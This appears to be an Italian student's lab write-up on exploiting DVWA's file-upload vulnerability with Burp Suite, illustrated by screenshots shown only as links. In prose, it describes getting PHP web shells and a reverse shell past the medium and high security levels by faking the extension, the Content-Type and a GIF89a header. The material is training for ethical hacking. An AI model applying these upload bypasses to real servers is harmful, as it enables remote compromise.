


Tramite burpsuite sempre carico la shell di kali e vedo se funziona. Di seguito riporto lo screen con la shell in funzione sulla porta 4444:




Step 5 facoltativo provare il caricamento con la dvwa impostata su medium.

Ovviamente ho provato a caricare la shell di base con la sicurezza impostata su medium e mi ha restituito errore. Di seguito lo screen





Quello che ho capito che il controllo del server in modalità sicurezza medium si occupa di controllare l’estensione del file e non il contenuto. Quindi ho provato a mettere come

estensione finale della shell .jpg tramite la richiesta di burpsuite.




Come possiamo vedere dallo screen ho cambiato il nome mettendo estensione .jpg e anche il content-type ho messo image-jpeg. Di seguito la dimostrazione che il caricamento è andato a buon fine e funziona:







Step 6. Facoltativo Provare a caricare la shell con la sicurezza impostata su high




Dalle varie ricerche ho capito che la sicurezza impostata su high controlla anche il contenuto del file. Alla fine ho provato a creare un file img vuoto in modo tale che a dvwa risulta un immagine ma php esegue comunque il comando. Tutto questo fatto sempre con

le richieste di burpsuite. Di seguito la creazione dell'immagine vuota "GIF89a" che sarebbe il formato originale delle img.





Da burpsuite ho modificato sempre estensione file e content-type inoltre affianco all'estensione dell'img ho aggiunto il comando della shell. Ho inviato la richiesta e la shell è stata caricata:



Conlcusioni.

Durante l’esercitazione è stato possibile configurare un ambiente di penetration testing e sfruttare con successo la vulnerabilità di File Upload presente in **DVWA**.

Inizialmente, a livello LOW, è stata caricata una web shell PHP che ha permesso l’esecuzione di comandi remoti sulla macchina vittima. Successivamente, sono state utilizzate shell più avanzate, inclusa una reverse shell, ottenendo un accesso interattivo al sistema.

Nei livelli MEDIUM e HIGH sono stati introdotti controlli di sicurezza, che sono stati però aggirati tramite la manipolazione delle richieste HTTP con **Burp Suite**, modificando estensione, Content-Type e contenuto dei file caricati.

L’attività ha dimostrato come controlli lato server non adeguati possano essere bypassati e come una semplice vulnerabilità di upload possa portare a una compromissione completa del sistema. Inoltre, ha permesso di acquisire competenze pratiche nell’uso di strumenti e tecniche di hacking etico.